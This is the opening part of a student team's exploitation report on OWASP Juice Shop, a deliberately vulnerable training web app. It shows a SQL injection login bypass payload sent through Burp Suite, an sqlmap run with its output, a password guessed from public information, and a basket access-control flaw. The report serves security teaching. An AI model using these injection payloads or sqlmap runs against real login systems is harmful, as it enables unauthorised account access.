



OWASP Juice Shop Exploitation Report

Write-Ups and Security Vulnerability Exploits

Submitted by:

Mohamed Ehab Zaghloul - Student ID: 120220090

Amr Khaled Mohamed - Student ID: 120220236

Abdelrahman Ashraf - Student ID: 120220292

Mohamed khaled yahya - Student ID: 120220081

Omar Khalifa Abdelmonem - Student ID: 120220201

Faculty of Engineering (FOE)

Computer Science and Engineering Department (CSE)

Egypt-Japan University of Science and Technology (E-JUST)

Contents

1 Exploitation 1 (Authentication bypass)	4	11.1 Identifying Jim's Identity:	36
1.1 Brief explanation for key concepts: . . .	4		
1.2 Steps for gaining access as the Admin user:	4		
1.3 Here is a breakdown for what is used here:	6		
2 Exploitation 2 (Authentication bypass)	8	12 Exploitation 12: Reset Bender's Password	39
2.1 SQLmap	9	12.1 Constructing the SQL Injection:	43
3 Exploitation 3 (MC safesearch)	11	13 Exploitation 13: Database Schema	44
3.1 Description:	11	13.1 Simulate the Login of a Non-existent but Temporary User	47
4 Exploitation 4 (Broken Access Control)	13	14 Exploitation Report 14: Privilege Escalation via Role Manipulation	49
4.1 Description:	13	14.1 Introduction	49
4.2 Steps	13	14.2 Problem Description	49
5 Exploitation 5 (Forged Review)	15	14.3 Steps to Reproduce	50
5.1 Description:	15	14.4 Impact	52
6 Exploitation 6 (Sensitive Data Exposure)	17	14.5 Recommendations	52
7 Exploitation 7 (Sensitive Data Exposure)	19	15 Exploitation Report 15: Unauthorized Password Reset via SQL Injection and Parameter Removal	52
		15.1 Introduction	53
		15.2 Problem Description	53
		15.3 Steps to Reproduce	54
		15.4 Impact	55
		15.5 Recommendations	55
8 Exploitation 8 (Sensitive Data Exposure)	22	16 Exploitation Report 16: Revealing Database Schema via SQL Injection in Search Function	56
9 Exploitation 9 (DOM “XSS”)	31	16.1 Introduction	56
10 Exploitation 10 (Broken Anti-Automation)	32	16.2 Problem Description	56
10.1 So what are the risks that can originate from a vulnerability like this... . . .	35	16.3 Steps to Reproduce	56
		16.4 Impact	59
11 Exploitation 11: Reset Jim’s Password	36	17 Exploitation Report 17: Simulating a Login for a Non-Existent User via SQL	

Injection	59	21.1 Step 1: Identifying Potential Injection Points	69
17.1 Introduction	59	21.2 Step 2: Analyzing the API Endpoint	69
17.2 Problem Description	59	21.3 Step 3: Testing for NoSQL Injection (Not working yet)	70
17.3 Steps to Reproduce	60		
17.4 Impact	62		
18 Exploitation Report 18: NoSQL Denial of Service (DoS) via Sleep Injection	62	22 Exploitation Report 22: Access Log (Sensitive Data Exposure)	71
18.1 Introduction	62	22.1 Step-by-Step Breakdown	71
18.2 Problem Description	62	22.1.1 Challenge Goal	71
18.3 Methodology and Steps	63	22.1.2 Tool Used	71
18.4 Impact	64	22.1.3 Approach	71
18.5 Recommendations	64	22.1.4 Discovery	71
22.1.5 Outcome	71		
19 Exploitation Report 19: HTTP Header-Based Reflected XSS via True-Client-IP	65	23 Exploitation 23: Login Amy (Brute Force with a Pattern)	72
19.1 Introduction	65	23.1 Attack Method – Brute Force with a Pattern	72
19.2 Problem Description	65	23.1.1 Password Guessing	72
19.3 Steps to Reproduce	65	23.1.2 Burp Suite Setup	72
19.4 Impact	67	23.1.3 Python Script	73
19.5 Recommendations	67	23.2 Result – Exploit Success	73
20 Exploitation Report 20: Email Leak via Unauthenticated Access and JSONP Abuse	67	24 Exploitation 24: Expired Coupon (Improper Input Validation)	75
20.1 Introduction	68	24.1 Challenge Goal	75
20.2 Problem Description	68	24.2 Category	75
20.3 Steps to Reproduce	68	24.3 Attack Method – JavaScript Debugging & Time Manipulation	75
20.4 Impact	68	24.3.1 Inspecting the Source	75
20.5 Recommendations	69	24.3.2 Analyzing Logic	75
24.3.3 Bypassing the Check	75		
21 Exploitation Report 21: NoSQL Infiltration	69	24.4 Result – Exploit Success	75

25 Exploitation 25: Product Tampering (Broken Access Control)	77	26.3.2 Step 2: Initiate Password Reset	80
25.1 Challenge Goal	77	26.3.3 Step 3: Brute Force with Burp Suite	80
25.2 Category	77	26.3.4 Step 4: Password Reset	80
25.3 Attack Method – Unauthorized PUT Request to Product API	77	26.4 Result – Exploit Success	80
25.3.1 Step 1: Identify Product and Endpoint	77	26.5 Key Lesson	81
25.3.2 Step 2: Modify Product via API	77		
25.3.3 Step 3: Inject New Link	77		
25.4 Result – Exploit Success	77		
25.5 Key Lesson	78		
26 Exploitation 26: Reset Jim’s Password (Broken Authentication)	80		
26.1 Challenge Goal	80		
26.2 Category	80		
26.3 Attack Method – Brute-Forcing Security Question	80		
26.3.1 Step 1: Discover Jim’s Email .	80		
		27.1 Challenge Goal	83
		27.2 Category	83
		27.3 Attack Method – Null Byte Injection & URL Encoding	83
		27.3.1 Step 1: Locate the Target File	83
		27.3.2 Step 2: Bypass File Extension Filtering	83
		27.3.3 Step 3: Handle Rejection with Proper Encoding	84
		27.4 Result – Exploit Success	84
		27.5 Key Lesson	84

1 Exploitation 1 (Authentication bypass)

(Mohamed Ehab Zaghloul - 120220090)

1.1 Brief explanation for key concepts:

- Authentication is the process of verifying a user's identity confirming that someone is who they claim to be.
- SQL Injection is a type of web security vulnerability that allows an attacker to interfere with the SQL queries that an application sends to its database.
- JWT stands for JSON Web Token. It's a compact and secure way to transmit data between two parties — most often used for authentication and authorization in web applications.
- Burp Suite is a powerful web application security testing tool, it helps you find and exploit vulnerabilities in websites and web apps.

1.2 Steps for gaining access as the Admin user:

1. First you should enter any email and password as a form of a test or a trial.
2. Then this request will be captured on BurpSuite for further modification.




Figure 1: Enter Caption

Here are the captured requests, then we need to forward all of them especially the POST request.

POST request is the request that will be manipulated to gain access to the admin user.




Figure 2: Enter Caption

This POST request will be sent to the repeater where we will manipulate and change a bit in the header to access the user.




Figure 3: Enter Caption

Here we are at the intruder where we will edit the email part with SQL injection to have a response with a token.




Figure 4: Enter Caption

"email": "admin' or 1=1 --" ⇒ That is the part that is modified in the header with SQL injection.

1.3 Here is a breakdown for what is used here:

- ' : This apostrophe is used for closing the string
- or 1=1 : Always true, so it bypasses checks
- -- : Comments out the rest of the SQL (including the password check)

After sending the request with these modifications, the response came with the valid token for the log in.




Figure 5: Enter Caption

In the following picture, in the console of the DevTools, we can login using the authentication Token.




Figure 6: Enter Caption

2 Exploitation 2 (Authentication bypass)

(Mohamed Ehab Zaghloul - 120220090)

- After opening burp suite our packet capturing tool for applying modifications on the headers, I managed to get the domain of juice shop from the highlighted packet.
- Generally almost all email addresses starts with the name of the user and then @ the domain.
- So that is what we will try to do to log in with Bender user.




Figure 7: Enter Caption

- After trying this out and used the email as `bender@juice-sh.op`, and typed any password we got an invalid email or password error.
 - The previous step was only done to get the header that contains the POST request with `bender@juice-sh.op` and any password.




Figure 8: Enter Caption

- After getting the header with the POST request we will try a SQL injection attack on the email part in a trial to log in successfully into the user account.
 - We will use a tool called SQLmap for testing SQL vulnerabilities from our Linux Terminal.

2.1 SQLmap

- SQLmap is used for auto detecting and exploiting SQL vulnerabilities
 - Command used is `sqlmap -r <file.txt contain POST request header>`
 - Then in the header we add an * (asterisk in the part we want to add our SQL injections)
 - In the following screenshot we created a .txt file with our header using nano.




Figure 9: Enter Caption

- Then we will start our attack using SQLmap.

```
[+] [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:05:21 /2025-04-29/
[06:05:21] [INFO] parsing HTTP request from 'header.txt'
custom injection marker ('*) found in POST body. Do you want to process it? [Y/n/q] |
```

Figure 10: Enter Caption

- In the following screenshot we got an error as the POST request when carried out with an invalid email or password, we get a 401 status code, and this needs to be modified in the command before starting the attack.

```
[+] [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 06:05:21 /2025-04-29/
[06:05:22] [INFO] parsing HTTP request from 'header.txt'
custom injection marker ('*) found in POST body. Do you want to process it? [y/n/q] y
JSON found in POST body. Do you want to process it? [y/n/q] y
[06:07:37] [INFO] testing connection to the target URL
[06:07:37] [CRITICAL] not authorized, try to provide right HTTP authentication type and valid credentials (401). If this is intended, try to rerun by providing a valid value for option '--ignore-code'
[06:07:37] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[!] ending at 06:07:37 /2025-04-29/
```

Figure 11: Enter Caption

The screenshot shows two tabs in a browser-like interface. The top tab, titled 'User Login', displays a successful POST request to '/rest/user/login' with a status of 200, JSON content, and the response body: '{"user": "juice", "token": "4f3d9e04-174c-48d3-8dcd-080045a345c8"}'. The bottom tab, titled 'Unauthorized', displays an unauthorized response with a status of 401, JSON content, and the response body: 'HTTP/1.1 401 Unauthorized'. Both tabs have a yellow arrow pointing to their respective status codes.

Figure 12: Enter Caption

- After running the command with modified part and ignoring the 401-status code, it was manageable to get the correct credentials and log in successfully.

```

(kali2004@LINUX)-~/Juice_shop]$ sqlmap -r header.txt --ignore-code=401
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 06:12:46 /2025-04-29/
[*] [INFO] parsing HTTP request from 'header.txt'
[*] [INFO] found in POST body. Do you want to process it? [Y/n/q] y
[*] [INFO] JSON data found in POST body. Do you want to process it? [Y/n/q] y
[*] [INFO] testing connection to the target URL
[*] [INFO] checking if the target is protected by some kind of WAF/IPS
[*] [INFO] testing if the target URL content is stable
[*] [INFO] target URL content is stable
[*] [INFO] testing if (custom) POST parameter 'JSON #1' is dynamic
[*] [WARNING] (custom) POST parameter 'JSON #1' does not appear to be dynamic
[*] [INFO] heuristic (basic) test show that (custom) POST parameter 'JSON #1' might not be injectable
[*] [INFO] testing for SQL injection on (custom) POST parameter 'JSON #1'
[*] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[*] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (ORACLE value)'
[*] [INFO] testing 'SQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[*] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[*] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[*] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[*] [INFO] testing 'Generic online queries'
[*] [INFO] testing 'MySQL UNION-based stacked queries (comment)'
[*] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[*] [INFO] testing 'Oracle stacked queries (DQLNS_PIPE_RECEIVE_MESSAGE - comment)'
[*] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[*] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[*] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[*] [INFO] testing 'Oracle AND time-based blind'
[*] [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[*] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'


```

Figure 13: Enter Caption

3 Exploitation 3 (MC safesearch)

(Mohamed Ehab Zaghloul - 120220090)

3.1 Description:

Briefly here we have a username that is available for a user on juice shop and the target for us, is to find the password.

So, by making a little search about the username MC safesearch, I found a video about a person called Mr. Noodles and the video's subject is about passwords.

At 00:33 second he said the following:

"But then how do you remember is the question that I get
I say why not use the first name of your favorite pet?
Mine's my dog, Mr. Noodles. It don't matter if you know
because I was tricky and replaced some vowels with zeroes."

So, I deduced that what was meant here is that he changed the vowel 'o' with zeros to be **Mr.N00dles**, and this is the password that we will give it a try.

- First thing to be done is that we need to get the username of the user which is Mc safesearch, but we need the complete domain.
- To get the domain we can find it in the following header in Burp.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'Intercept' button is highlighted. A list of 229 requests is shown in the main pane, with the 216th request selected and highlighted by a yellow arrow. This request is for '/rest/admin/application-configuration'. In the 'Request' pane, the JSON body of the request is displayed, showing configuration details for a service named 'juice-shop'. A yellow arrow points to the 'domain' field in the JSON body, which is set to 'juice-sh.op'. The 'Response' pane shows the server's JSON response.

Figure 14: Enter Caption

- Thus we can conclude that the email for this user is `mc.safesearch@juice-sh.op` and the password is `Mr.N00dles`.

The screenshot shows a browser window for the OWASP Juice Shop application. The URL is `https://juice-shop.herokuapp.com/profile`. The page displays a user profile form with fields for 'Email' (set to `mc.safesearch@juice-sh.op`), 'Username' (empty), and 'Set Username'. Below these fields are sections for 'File Upload', 'Image URL', and 'Link Image'. To the right of the browser is the Burp Suite interface, showing the same list of requests and the detailed view of the 216th request. The JSON body of the request is visible in the 'Request' pane, with the 'domain' field highlighted by a yellow arrow.

Figure 15: Enter Caption

- Like this we were able to Login with a user by only preforming a simple research with the username Mc Safesearch.
- Lessons learned is that you will need to google and perform simple search before performing an attack or pen-test.

4 Exploitation 4 (Broken Access Control)

(Mohamed Ehab Zaghloul - 120220090)

4.1 Description:

- Our goal here is to find an access control vulnerability and we found an interesting one.
- Our vulnerability is simply a broken access control where a certain user can manipulate and add items to another user's basket.
- For example, there are 2 users: USER A & USER B

USER A (hacker): contain a t-shirt in the basket and he wants to add another item which is a banana juice to another user's basket without his permission.

So, by manipulating an http header request for the server this can be achieved.

USER B (victim): His added items are the following: a t-shirt and a strawberry juice, but the attacker/hacker added a banana juice.

4.2 Steps

- First things first, we need to make a new user.
- A new user called test was created successfully.




Figure 16: Enter Caption

- Then we will add a product in the basket and go to Burp to catch its header and manipulate it to add another thing to another user's basket and successfully exploit the vulnerability.




Figure 17: Enter Caption

- Now I will make another new user on another machine to show the exploitation of the vulnerability step by step.
- A new user is created and an item is added to the basket.




Figure 18: Enter Caption

- Now to make everything clear, we made 2 new users user “test” and another user ”test2”
- User test Basket ID is 24.
- User test2 Basket ID is 27.
- Now we will exploit the vulnerability from user “test” and add an item to user “test2” by manipulating the header of the request.
- From the User test we will add a product in the other user which is the Fruit Press with productid 25.

